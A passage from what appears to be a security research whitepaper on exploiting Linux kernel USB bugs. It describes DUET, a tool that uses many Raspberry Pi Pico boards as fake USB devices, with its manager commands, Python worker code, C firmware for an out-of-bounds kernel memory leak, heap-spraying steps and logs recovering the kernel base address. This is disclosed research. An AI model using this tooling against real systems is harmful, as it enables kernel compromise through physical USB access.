ff 90 e8 07 00 00 00 f3 90 0f ae e8 eb f9 48 89 04 24 <c3> 66 66 2e 0f 1f 84 00 00 00 00
0f 1f 40 00 e8 07 00 00 00 f3
[ 66.710213] RSP: 0018:fffffa939c05dfcb0 EFLAGS: 00010282
[ 66.715465] RAX: 4545454545454545 RBX: fffffa939c05dfd6d RCX: 0000000000000007
[ 66.722647] RDX: ffff89721da04380 RSI: 0000000000000010 RDI: ffffffff84ff2638
[ 66.729804] RBP: ffff897269e96818 R08: 0000000000000001 R09: 0000000000000009
[ 66.736989] R10: ffff89721da04380 R11: ffffffff1fe00 R12: ffff89721da04380
[ 66.744180] R13: ffff897269e96828 R14: 0000000000000007 R15: 0000000000000000
[ 66.751341] FS: 0000000000000000(0000) GS:ffff8973f7200000(0000) knlGS:0000000000000000
[ 66.759475] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 66.765247] CR2: 00007f5d2890c0e8 CR3: 0000000048b1e000 CR4: 0000000003406f0
[ 66.772185] usb 1-3.1.3: new full-speed USB device number 69 using xhci_hcd
```

It is expected that an attacker may be able to turn this into an entirely USB related chain with additional vulnerabilities, however, due to the unreliability of the use-after-free replacement we didn't pursue this vulnerability much further. However, as a proof of concept demonstrate of the framework, this did show its effectiveness for initial heap spraying however with the reliability caveats in-mind.

The UVC OOB write (which did not affect Tesla) ended up being a better vulnerability to exploit end-to-end. However, this shows the differences between exploitation of different vulnerability classes with the exploit techniques we had available.

6. DUET - Dynamic USB Exploitation Tool

This section of the whitepaper describes the tool which we developed to help aid USB exploitation.

6.1 Existing Tooling Limitations

When we started off this research, we attempted to make use of several alternative approaches but each of these approaches also hit its own limitations for what we wanted to do.

6.1.1. Facedancer Limitations

Whilst Facedancer is brilliant to quickly create proof of concepts for USB issues, one big challenge we had with facedancer is that we could not create multiple devices at scale. The firmware did not have support for multiple devices and reading the code for the framework adding support for this would have been a large undertaking. The other challenge was that for device supported by Facedancer such as the GreatFET One, then if we were needing to support multiple different GreatFET One's then this could have become very expensive in hardware costs.

6.1.2. Software Emulated Hubs

We also experimented with trying to implement a software-based hub which would "connect" an emulated device to each hub port. We ran into challenges with this trying to assign addresses to USB devices and swap between them whilst handling data for multiple devices. This approach was used in "HubCap: pwning the ChromeCast" but we didn't have a Teensy 2.0++ and expected that we might run into limitation on what emulated devices could do when attached to an emulated hub.

6.1.3. USB Raw Gadget


While developing DUET, we also considered that USB Raw Gadget may have been an alternative option. However, this currently only supports devices which have an operating system running on them. This means that cheaper bare metal devices such as Pico's could not be used which would have increased our costs. One bigger advance of USB gadget was that it supports high-speed devices whilst the Raspberry Pi Pico's we used only supported full speed.

That's not to say our approach did not run into challenges too where more information can be found in the DUET limitations and complications section.

6.2 DUET Architecture and Design

The intended architectural design of DUET was to build a client / server model for USB automation. One server (or what we term the manager) will be running and offer a service over Wi-Fi.

The crafted USB devices will then be able to connect over the Wi-Fi network to obtain commands from the manager to orchestrate them. Our proposed design looked something like this:



On the manager side we would implement a Python service which listens on a TCP port. On the client side (using Raspberry Pi Pico's) we would implement a USB device using the TinyUSB framework.

We wanted the ability to support the different USB device classes such as USB HID, USB Storage, USB Audio etc.

The TinyUSB <https://github.com/hathach/tinyusb> project turned out to be a good way to do this and to allow quick additions into our framework.

As mentioned previously there were several architectural choices that were important:

1. We wanted the ability to support multiple USB different device types connected to the hub and managed by the manager (for example USB Audio devices and USB HID devices).
2. We wanted the ability to be able to control the insert and removal of USB devices using a scripting language (with the expectation we would need this to enable heap spraying primitives).
3. We wanted the ability to be able to send and retrieve data from the USB device itself whilst executing code on it. (with the expectation this would be needed to exploit information leakage vulnerabilities).

Ultimately, we ended up with the following physical hardware setup of multiple Raspberry Pi Pico's connected to 16-port hubs.



6.3 DUET Command Line Usage

6.3.1. Manager Server

When starting the server, we can see multiple Raspberry Pi's connect to the server ready for automation:

```
test@test-VMware-Virtual-Platform: ~/usb/usb/picomanager$ python3 picomanager.py -i
[10:38:46][.][Shell] Kallsyms file kallsyms.txt does not exist! Proceeding without symbol resolution.
[10:38:46][#][Server] Listening for connections...
$ [10:39:01][#][Server] 10.0.0.199 Connected
[10:39:02][#][Server] 10.0.0.114 Connected
[10:39:02][#][Server] 10.0.0.106 Connected
[10:39:02][#][Server] 10.0.0.140 Connected
[10:39:04][#][Server] 10.0.0.184 Connected
[10:39:06][#][Server] 10.0.0.118 Connected
[10:39:14][#][Server] 10.0.0.122 Connected

$ help
usage:
    {help,?,list,type,sleep,insert,remove,reboot,test,leak2_pointer2,extigy_mouse,leak3_dump,leak3_stext,leak3_stext_spray,leak3_heap,leak3_heap_uaf,leak2_pointer2_adjacency,leak2_xpad,spray_uaf,exit}
    ...


positional arguments:
  {help,?,list,type,sleep,insert,remove,reboot,test,leak2_pointer2,extigy_mouse,leak3_dump,leak3_stext,leak3_stext_spray,leak3_heap,leak3_heap_uaf,leak2_pointer2_adjacency,leak2_xpad,spray_uaf,exit}

  help                Print command help
  ?                   Print command help
  list                List clients and their status
  type                Set the client type
  sleep               Sleep for milliseconds
  insert              Insert the client(s)
  remove              Remove the client(s)
  reboot              Reboot the client(s)
  test                A test command to play around with the Picos
  leak2_pointer2      Perform leak2 iteratively to leak a pointer
  extigy_mouse        Perform extigy mouse spray
  leak3_dump          Perform leak3 to dump memory from kmalloc-8 slab cache
  leak3_stext         Perform leak3 iteratively to extract stext address
  leak3_stext_spray   Perform leak3 iteratively to extract stext address
  leak3_heap          Perform leak3 iteratively to extract stext address
  leak3_heap_uaf      Perform leak3 iteratively to extract stext address
  leak2_pointer2_adjacency A command to check for pointer 2 adjacency with the leak 2 chunk
  leak2_xpad          Perform leak2 iteratively to leak a heap pointer
  spray_uaf           Perform a descriptor spray and then trigger a UAF
  exit               Exit the interactive shell
```

It is then possible to set the type of the USB device (to one of the device types supported) and perform an insert or removal operation.

The first items of operation we implemented was the ability to insert and remove devices of a specific type.

As an example of this we will use the fasttrack device type for device 10.0.0.199 and insert it:



As we can see this device has now been inserted and because the device is currently plugged into a system with VMWare, will be asked if the device should be mapped into the host or the guest.

Mapping the device through the guest we now see it appear in `lsusb`:

```
Bus 001 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 001 Device 002: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 003 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 003 Device 004: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 003 Device 005: ID 0763:2012 M-Audio M-Audio Fast Track Pro
```

Using this we can then scale up the number of devices we want to insert or remove.

6.3.2. Adding a new USB Device to DUET

To add a new device type in DUET, changes are needed in both the manager and the code which gets deployed onto the Raspberry Pi Pico's.

We have the notion of a "Worker" which is our base class in which all extend from.

```
import enum

class WorkerType(enum.IntEnum):
    UNKNOWN = 0x00
    SPRAY = 0x01
    POINTER = 0x02
    LEAK = 0x03
    LEAK2 = 0x04
    LEAK3 = 0x05
    UAF = 0x06
    XPAD = 0x07
    EXTIGY = 0x08
    POINTER2 = 0x09
    FASTTRACK = 0x0A
    MOUSE = 0x0B
    MASS_STORAGE = 0x0C

class Worker():
    @staticmethod
    def get_worker_type_names():
        """Get a list of worker type names
```

```

Returns:
    list(str): The lowercase names of the worker types.
"""
names = []
for wtype in WorkerType:
    if wtype.name != 'UNKNOWN':
        names.append(wtype.name.lower())
return names

def __init__(self, worker_type):
    self.worker_type = worker_type
    self.client = None

def set_client(self, client):
    """Set the client for the worker

    Args:
        client (Client): The client to set.
    """
    self.client = client

def get_type(self):
    return self.worker_type

def get_insert_data(self):
    """Get the additional data to be sent to the client during insert.

    Returns:
        bytes: The additional insert data.
    """
    return b''

def data_received(self, data):
    """Handle data received from the client

    Args:
        data (bytes): The data received from the client.

    Returns:
        bool: If the data was handled successfully.
    """
    return False

def get_log_component(self):
    if self.client == None:
        return self.worker_type.name
    return f"{self.client.ip}:{self.worker_type.name}"


```

As you can see, we have implemented a number of different device types which can set. For example HID, USB Audio or USB Storage.

We can then extend from this base class to perform specific actions, such as when data is received what to do with it. This is useful for situations such as information leakages which will be described in more detail in the exploiting information leakages section below.

The next step of implementing a new device is the code in which it is needed to run on the Pico itself.

As an example of this we may need to implement the USB descriptors for the device or add code specifically to support different USB classes. This is handled through different “workers” on the pico device, and these are what are selected at runtime by the manager.



6.3.3. Device Type Assignment

To assign a “type” dynamically to a device for testing purposes we can either use the command type or we can do this within Python code as part of an exploit.

An example of the command assignment using type:

```
test@test-VMware-Virtual-Platform:~/usb/usb/picomanager$ python3 picomanager.py -i
[10:32:07][-][Shell] Kallsyms file kallsyms.txt does not exist! Proceeding without symbol
resolution.
[10:32:07][#][Server] Listening for connections...
$ [10:32:10][#][Server] 10.0.0.155 Connected
$ type 10.0.0.155 uaf
[10:33:17][#][10.0.0.155] Setting Type to UAF
$ insert 10.0.0.155
[10:33:24][#][10.0.0.155] Inserting
$ [10:33:57][#][Server] 10.0.0.155 Connected
```

This was implemented with the “SetType” command on the manager, which would assign type to Pico device at the manager side and send a command to the Pico to load the code for that worker on the device itself:

```
from .command import Command
from workers.worker import Worker
from workers.extigy_worker import ExtigyWorker
from workers.fasttrack_worker import FastTrackWorker
from workers.leak_worker import LeakWorker
from workers.leak2_worker import Leak2Worker
from workers.leak3_worker import Leak3Worker
from workers.pointer_worker import PointerWorker
from workers.spray_worker import SprayWorker
from workers.uaf_worker import UafWorker
from workers.xpad_worker import XpadWorker
from workers.mouse_worker import MouseWorker
from workers.pointer2_worker import Pointer2Worker
from workers.mass_storage_worker import MassStorageWorker
from logging.log import Log

class SetType(Command):
    def __init__(self):
        super().__init__("Type", "Set the client type")

    def set_parser_add_arguments(self, parser):
        super().set_parser_add_arguments(parser)
        self.parser.add_argument('ip', help='The connected client\'s IP address')
        self.parser.add_argument('type', choices=Worker.get_worker_type_names(), help='The
Pico type to set the client to')

    def run(self, server, args):
        if args.help:
            self.parser.print_help()
            return True

        client = server.get_client_by_ip(args.ip)
        if client == None:
            Log.error("Shell", f"Failed to find client with IP {args.ip}")
            return True

        # Check if the client is connected
        if not client.connected:
            Log.error("Shell", f"Client {args.ip} is not connected")
            return True
```

```

if args.type == "spray":
    client.set_worker(SprayWorker())
    return True
if args.type == "pointer":
    client.set_worker(PointerWorker())
    return True
if args.type == "leak":
    client.set_worker(LeakWorker())
    return True
if args.type == "leak2":
    client.set_worker(Leak2Worker())
    return True
if args.type == "leak3":
    client.set_worker(Leak3Worker())
    return True
if args.type == "uaf":
    client.set_worker(UafWorker())
    return True
if args.type == "xpad":
    client.set_worker(XpadWorker())
    return True
if args.type == "mouse":
    client.set_worker(MouseWorker())
    return True
if args.type == "extigy":
    client.set_worker(ExtigyWorker())
    return True
if args.type == "mass_storage":
    client.set_worker(MassStorageWorker())
    return True
if args.type == "fasttrack":
    client.set_worker(FastTrackWorker())
    return True
if args.type == "pointer2":
    client.set_worker(Pointer2Worker())
    return True

Log.error("Shell", f"No default set type handler for {args.type}")
return True

```

This would instruct the Pico to load the worker code for that specific device on it.

UART output:

```

[#] Connecting to 10.0.0.105/tcp:27591
[#] TCP::connected
[#] Waiting for commands...
[#] TCP: Set worker type to UAF
[#] TCP: Insert
[#] tud_hid_descriptor_report_cb called for instance 0
[#] hidpp_get_serial -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_DEVICE_INFORMATION
[#] hidpp_root_get_protocol_version -> CMD_ROOT_GET_PROTOCOL_VERSION
[#] hidpp_get_device_name -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_GET_DEVICE_NAME_TYPE
[#] hidpp_get_device_name -> hidpp_devicenametype_get_count ->
CMD_GET_DEVICE_NAME_TYPE_GET_COUNT
[#] hidpp_get_device_name -> hidpp_devicenametype_get_device_name ->
CMD_GET_DEVICE_NAME_TYPE_GET_DEVICE_NAME: Offset [0x0]

```

```
[#] g920_get_config -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_G920_FORCE_FEEDBACK
[#] g920_get_config -> HIDPP_FF_GET_INFO
[#] g920_get_config -> HIDPP_FF_RESET_ALL
[#] g920_get_config -> HIDPP_FF_GET_APERTURE
[#] g920_get_config -> HIDPP_FF_GET_GLOBAL_GAINS
[#] g920_get_config -> g920_ff_set_autocenter -> HIDPP_FF_DOWNLOAD_EFFECT
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
```

6.3.4. Multiple Device Type Assignments

As part of our exploit code we can also dynamically assign types to many devices. As an example of this would be using the APIs to assign 1 UAF worker type and multiple spray workers.

```
# Insert UAF worker
clients[0].set_worker(UafWorker())
Log.info("Shell", f'Inserting {uaf_count} UAF Picos...')
clients[0].insert()

# We then need to sleep 11000 ms
time.sleep(11)

# Then insert the spray picos
Log.info("Shell", f'Inserting {spray_uaf_count} UAF spray Picos...')

for i in range(uaf_count + spray_heap_count, uaf_count + spray_heap_count +
spray_uaf_count):
    if not clients[i].set_worker(SprayUaf512(heap_address=args.heap_address)):
        Log.error(clients[i].ip, f'Failed to send set worker command')
        continue
    if not clients[i].insert():
        Log.error(clients[i].ip, f'Failed to send insert command')
        continue
    time.sleep(0.3)
```

6.4 Leaking Kernel Data with DUET

Adding support for information leakage involved two components. The first modifications were on the Raspberry Pi USB device side which would gather any USB data leaked from the host and then send it back over WiFi to the manager.

The manager would then receive the data leaked and allow us to develop code which used leaked data to obtain sensitive kernel information such as pointers which would allow the bypass of KASLR.

For example, in the case of the UAC Clock Info leak we would have the following code:

```
// Invoked when audio class specific get request received for an entity
bool tud_audio_get_req_entity_cb(uint8_t rhport, tusb_control_request_t const *p_request)
{
    // printf("[#] tud_audio_get_req_entity_cb\n");
    // printf("tud_audio_get_req_entity_cb request: bRequestType: %02x, bRequest: %02x, wValue: %04x, wIndex: %04x, wLength: %04x\n",
    //         p_request->bmRequestType, p_request->bRequest, p_request->wValue, p_request->wIndex, p_request->wLength);
    audio_control_request_t const *request = (audio_control_request_t const *)p_request;

    if (worker_type == WorkerType::LEAK2)
    {
        printf("[#] uac_clock_selector_get_val: clock id (0x%x), interface (0x%x), selector (0x%x)\n", request->bControlSelector, request->bInterface, request->bEntityID);

        uint8_t arrayIndex = 0;

        if (leak2_msg_count == 0)
        {
            // Access baCSourceID[0]
            arrayIndex = 1;
        }
        else if (leak2_msg_count == 1)
        {
            // Array index should match leak_selector->bNrInPins
            arrayIndex = 0xff;
        }
        else if (leak2_msg_count > 1 && request->bEntityID == 0xff)
        {
            printf("[*] End of message: 0x%x, MsgCount: %d\n", request->bEntityID, leak2_msg_count);

            // We hit `snd_usb_clock_find_source` again with validate set to false
            // so send one more EINVAL to stop getting USB control messages
            arrayIndex = 0;

            // Add the trailer to the end so the controller knows how many leak bytes there are.
            leaked_data2[leak2_msg_count - 2] = request->bEntityID;

            // Leak data is retrieved, now transmit it.
            send_leaked_data2 = true;
        }
        else if (leak2_msg_count > 1)
        {
            printf("[+] Leak Value: 0x%x, MsgCount: %d\n", request->bEntityID, leak2_msg_count);

            // Trigger error (EINVAL): usb_audio_err(chip, "%s(): selector reported illegal value, id %d, ret %d\n", __func__, selector->bClockID, ret);
            // We're inside the vulnerable for-loop so we read in leak data.
            arrayIndex = 0;

            // Add the leak value to leak buffer to transmit back to controller.
            leaked_data2[leak2_msg_count - 2] = request->bEntityID;
            send_leaked_data2 = false;
        }
        printf("[#] uac_clock_selector_get_val: Returning array index %d\n", arrayIndex);
        leak2_msg_count++;
    }
}
```

```

        return tud_audio_buffer_and_schedule_control_xfer(rhport, (tusb_control_request_t const *)request,
&arrayIndex, sizeof(arrayIndex));
    }
    else
    {
        if (request->bEntityID == UAC2_ENTITY_CLOCK)
            return tud_audio_clock_get_request(rhport, request);
        if (request->bEntityID == UAC2_ENTITY_SPK_FEATURE_UNIT)
            return tud_audio_feature_unit_get_request(rhport, request);
        if (request->bEntityID == 0x08 /* bPowerDomainID */)
            return tud_audio_power_domain_set_request(rhport, request);

        printf("Get request not handled, entity = %d, selector = %d, request = %d\r\n",
            request->bEntityID, request->bControlSelector, request->bRequest);
    }

    return false;
}

```

This would then allow the Worker USB device to send the data back to the manager:

```

void worker_task_leak2(TCP* server)
{
    if (!send_leaked_data2 || !send_leaked_data_timer2.hasPassed())
        return;
    send_leaked_data_timer2.reset();

    if (server == NULL || !server->connected())
    {
        printf("[!] Trying to send leaked data but server not connected, trying again
shortly\n");
        return;
    }

    printf("[#] Sending leaked data...\n");
    typedef struct
    {
        uint32_t length;
        uint8_t data[0];
    } packet_t;
    uint32_t packet_size = sizeof(packet_t) + leak2_msg_count - 2;

    packet_t * packet = (packet_t *) malloc(packet_size);
    packet->length = leak2_msg_count - 2;
    memcpy(packet->data, leaked_data2, leak2_msg_count - 2);
    server->send((uint8_t*) packet, packet_size);
}

```

On the manager side then we could implement code to parse the data received and perform tasks such as look for pointers which could be used to break KASLR.

Using this approach, we were able to scale up the number of leaker devices so that multiple leaks could be occurring in parallel and correlate the information at the manager side.

As an example, we can see the output from leak2 command showing data from the UAC clock info leak being returned to the manager:

```

15:22:31][!][192.168.137.177:POINTER2] Waiting for pointer2 insert timed out...
[15:22:31][#][192.168.137.183] Setting Type to LEAK2
[15:22:31][#][192.168.137.183] Inserting leak2...
[15:22:31][#][192.168.137.183] Inserting
[15:22:31][#][192.168.137.183:LEAK2] Leaking bytes 43-85
[15:22:31][#][192.168.137.183:LEAK2] oob: 212, selectors: 45, padding: 36, excess: 0,
requests: 6

```

```

[15:22:31][#][192.168.137.141] Setting Type to LEAK2
[15:22:31][#][192.168.137.141] Inserting leak2...
[15:22:31][#][192.168.137.141] Inserting
[15:22:31][#][192.168.137.141:LEAK2] Leaking bytes 129-171
[15:22:31][#][192.168.137.141:LEAK2] oob: 212, selectors: 45, padding: 36, excess: 0,
requests: 6
[15:22:31][#][192.168.137.146] Setting Type to LEAK2
[15:22:31][#][192.168.137.146] Inserting leak2...
[15:22:31][#][192.168.137.146] Inserting
[15:22:31][#][192.168.137.146:LEAK2] Leaking bytes 172-214
[15:22:31][#][192.168.137.146:LEAK2] oob: 212, selectors: 45, padding: 36, excess: 0,
requests: 6
[15:22:31][V][192.168.137.183:LEAK2] Waiting for leak2 to send leak data...
[15:22:33][V][192.168.137.141] Received data: 8b9890ff
[15:22:34][#][192.168.137.141:LEAK2] Raw Leak Data: 8b9890ff
[15:22:34][#][192.168.137.141:LEAK2] Leak Data: 8b9890
[15:22:34][V][192.168.137.183] Received data: d0c8b0303931ff
[15:22:34][#][192.168.137.183:LEAK2] Raw Leak Data: d0c8b0303931ff
[15:22:35][#][192.168.137.183:LEAK2] Leak Data: d0c8b0303931
[15:22:35][V][192.168.137.183:LEAK2] offset_start: 0
[15:22:35][V][192.168.137.183:LEAK2] offset_end: 2
[15:22:35][V][192.168.137.183:LEAK2] Leaked data d0c8b0303931 contains pointer bytes of c8
[15:22:35][V][192.168.137.183:LEAK2] Leaked data (d0c8b0303931) contains no leaked pointer
bytes
[15:22:35][V][192.168.137.141:LEAK2] Waiting for leak2 to send leak data...
[15:22:35][V][192.168.137.141:LEAK2] Leaked data (8b9890) does not contain d0c8b0, therefore
not adjacent to pointer2
[15:22:35][V][192.168.137.146:LEAK2] Waiting for leak2 to send leak data...
[15:22:36][V][192.168.137.146] Received data: c7ff
[15:22:36][#][192.168.137.146:LEAK2] Raw Leak Data: c7ff
[15:22:36][#][192.168.137.146:LEAK2] Leak Data: c7
[15:22:36][V][192.168.137.146:LEAK2] Leaked data (c7) does not contain d0c8b0, therefore not
adjacent to pointer2
[15:22:36][#][Shell] Removing clients...

```

Finally showing that we can recover the `_text` base address via USB and confirming this is correct:

○ ○ ○

```

[12:13:49][#][192.168.137.128] Removing
[12:13:49][#][192.168.137.86] Removing
[12:13:49][#][Shell] Leaked _text: 0xfffffffffa1600000

```

○ ○ ○

```
root@infoz-NCCGROUPBUCK00001:~# cat /proc/kallsyms | grep _text  
fffffffffa1600000 T _text
```

6.5 UAF Kernel Heap Spraying with DUET

One technique which we developed to exploit Use-After-Free vulnerabilities on USB was the ability to spray USB descriptors.

USB descriptors were a great primitive to have available in order to refill free'd memory with totally attacker-controlled data. The USB descriptor data would stay in the kernel memory and not be free'd until the USB device was removed.

The following is the relevant code within the Linux Kernel sources:

```
int usb_get_configuration(struct usb_device *dev)
{
    struct device *ddev = &dev->dev;
    int ncfg = dev->descriptor.bNumConfigurations;
    int result = -ENOMEM;
    unsigned int cfgno, length;
    unsigned char *bigbuffer;
    struct usb_config_descriptor *desc;

    if (ncfg > USB_MAXCONFIG) {
        dev_warn(ddev, "too many configurations: %d, "
                "using maximum allowed: %d\n", ncfg, USB_MAXCONFIG);
        dev->descriptor.bNumConfigurations = ncfg = USB_MAXCONFIG;
    }

    if (ncfg < 1) {
        dev_err(ddev, "no configurations\n");
        return -EINVAL;
    }

    length = ncfg * sizeof(struct usb_host_config);
    dev->config = kzalloc(length, GFP_KERNEL);
    if (!dev->config)
        goto err2;

    length = ncfg * sizeof(char *);
    dev->rawdescriptors = kzalloc(length, GFP_KERNEL);
    if (!dev->rawdescriptors)
        goto err2;

    desc = kmalloc(USB_DT_CONFIG_SIZE, GFP_KERNEL);
    if (!desc)
        goto err2;

    for (cfgno = 0; cfgno < ncfg; cfgno++) {
        /* We grab just the first descriptor so we know how long
         * the whole configuration is */
        result = usb_get_descriptor(dev, USB_DT_CONFIG, cfgno,
                                    desc, USB_DT_CONFIG_SIZE);
        if (result < 0) {
            dev_err(ddev, "unable to read config index %d "
                    "descriptor/%s: %d\n", cfgno, "start", result);
            if (result != -EPIPE)
                goto err;
            dev_err(ddev, "chopping to %d config(s)\n", cfgno);
            dev->descriptor.bNumConfigurations = cfgno;
            break;
        } else if (result < 4) {
            dev_err(ddev, "config index %d descriptor too short "
                    "(expected %i, got %i)\n", cfgno,
```

```

        USB_DT_CONFIG_SIZE, result);
    result = -EINVAL;
    goto err;
}
length = max((int) le16_to_cpu(desc->wTotalLength),
    USB_DT_CONFIG_SIZE);

/* Now that we know the length, get the whole thing */
